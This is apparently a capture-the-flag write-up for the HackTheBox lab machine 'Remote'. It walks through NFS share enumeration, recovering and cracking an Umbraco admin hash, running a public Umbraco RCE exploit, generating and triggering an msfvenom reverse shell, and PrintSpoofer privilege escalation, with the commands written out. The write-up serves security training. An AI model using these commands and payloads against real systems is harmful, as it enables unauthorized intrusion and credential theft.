Remote

OS:	Windows
Difficulty:	Easy
Points:	20
Release:	21 Mar 2020
IP:	10.10.10.180

NMAP


Nmap -sV -A -p- 10.10.10.180 -o nmap

```
PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Microsoft ftpd
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|_  SYST: Windows_NT
80/tcp    open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Home - Acme Widgets
111/tcp   open  rpcbind       2-4 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000  2,3,4        111/tcp  rpcbind
|   100000  2,3,4        111/udp  rpcbind
|   100003  2,3         2049/udp  nfs
|   100003  2,3,4       2049/tcp  nfs
|   100005  1,2,3       2049/tcp  mountd
|   100005  1,2,3       2049/udp  mountd
|   100021  1,2,3,4     2049/tcp  nlockmgr
|   100021  1,2,3,4     2049/udp  nlockmgr
|   100024  1           2049/tcp  status
|_  100024  1           2049/udp  status
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
2049/tcp  open  mountd        1-3 (RPC #100005)
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49678/tcp open  msrpc         Microsoft Windows RPC
49679/tcp open  msrpc         Microsoft Windows RPC
49680/tcp open  msrpc         Microsoft Windows RPC
```

- 21 - FTP
- 80 - http
- 135 - MSRPC
- 139,445 - SMB
- 2049 - mountd
- 5985,47001 httpapi

HTTP

Website provide us a login page



Let's look for credentials.

MOUNTD

We have a **mountd** service running on port 2049. Resource I used to enumerate it: https://resources.infosecinstitute.com/topic/exploiting-nfs-share/#gref

We will use tool called **showmount:**

```
root@kali:~/Desktop/dupa# showmount -e 10.10.10.180
Export list for 10.10.10.180:
/site_backups (everyone)
```

We see that there's a **site_backups** share accessible for everyone.

We can mount it to our system using **"mount"**

mount -t nfs <target ip>:/<mount name> <path to our directory>

```
root@kali:~/Desktop# mount -t nfs 10.10.10.180:/site_backups ./dupa
```

With the **site_backups** mounted we get a lot of files.

```
root@kali:~/Desktop# cd dupa
root@kali:~/Desktop/dupa# ls
App_Browsers   aspnet_client   css          Media      Umbraco_Client
App_Data       bin             default.aspx scripts    Views
App_Plugins    Config          Global.asax  Umbraco    Web.config
```

There's a lot of them and as I can't find any credentials right away, let's make use of previous **grep** command.

GREP

We will use **grep** command to scan the content for string with word '**admin**' in it.

```
root@kali:~/Desktop/dupa# grep -iR "admin" ./
```

Right away we find **user: admin@htb.local**

```
./App_Data/Logs/UmbracoTraceLog.intranet.txt: 2020-02-20 00:12:13,455 [P4408/D19/T40] INFO  Umbraco.Core.Security.BackOfficeSignInManager - Event Id: 0, state: User: admin@htb.local
```

Lets grep further for **admin@htb.local** then. Now we get:

```
Binary file ./App_Data/Umbraco.sdf matches
```

Let's investigate the file now, using **strings.**

```
root@kali:~/Desktop/dupa/App_Data# strings Umbraco.sdf |grep -i 'admin@htb.local'
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}admin@htb.localen-US feb1a998-d3bf-406a-b30b-e269d7abdf50
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}admin@htb.localen-US 82756c26-4321-4d27-b429-1b5c7c4f882f
root@kali:~/Desktop/dupa/App_Data# strings Umbraco.sdf |grep -i 'admin@htb.local'
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}admin@htb.localen-US feb1a998-d3bf-406a-b30b-e269d7abdf50
adminadmin@htb.localb8be16afba8c314ad33d812f22a04991b90e2aaa{"hashAlgorithm":"SHA1"}admin@htb.localen-US 82756c26-4321-4d27-b429-1b5c7c4f882f
```

We get the hash, encrypted with **SHA1**
Quick online decoding gives us the password:

b8be16afba8c314ad33d812f22a04991b90e2aaa : **baconandcheese**

Found in 0.048s

admin/baconandcheese are the credentials to the login page.

UMBRACO CMS + Unrestricted File Upload + RCE

After login in we see it is some kind of CMS. After a while we get its “Umbraco”.


Quick search and we find a exploit for it: https://github.com/noraj/Umbraco-RCE

```
root@kali:~/Desktop/Umbraco-RCE# python exploit.py -i 'http://10.10.10.180' -u admin@htb.local -p baconandcheese -c powershell.exe -a 'ls'
```

Executing single commands works well but no one of my powershell one-line reverse shells seems to work. Let’s dig around the webpage.

There’s a **file upload** panel present in here. Let’s create and try to upload a reverse shell.

msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.40.2 LPORT=4444 -f exe -a x64 -o shell.exe



Uploaded successfully!

Now after combining both the RCE and the Unrestricted File Upload function we trigger the uploaded reverse shell and gain out initial foothold !

PRIVILEGE ESCALATION

We check our privileges:

whoami /priv

Our account have **SetImpersonatePrivilege** which makes it vulnerable for **PrintSpoofer exploit.** https://github.com/itm4n/PrintSpoofer

Now in order to get the root we need to upload **PrintSpoofer.exe**

Now we simply trigger our exploit: PrintSpoofer.exe -i -c cmd

Boom! Got it 😉 Root flag obtained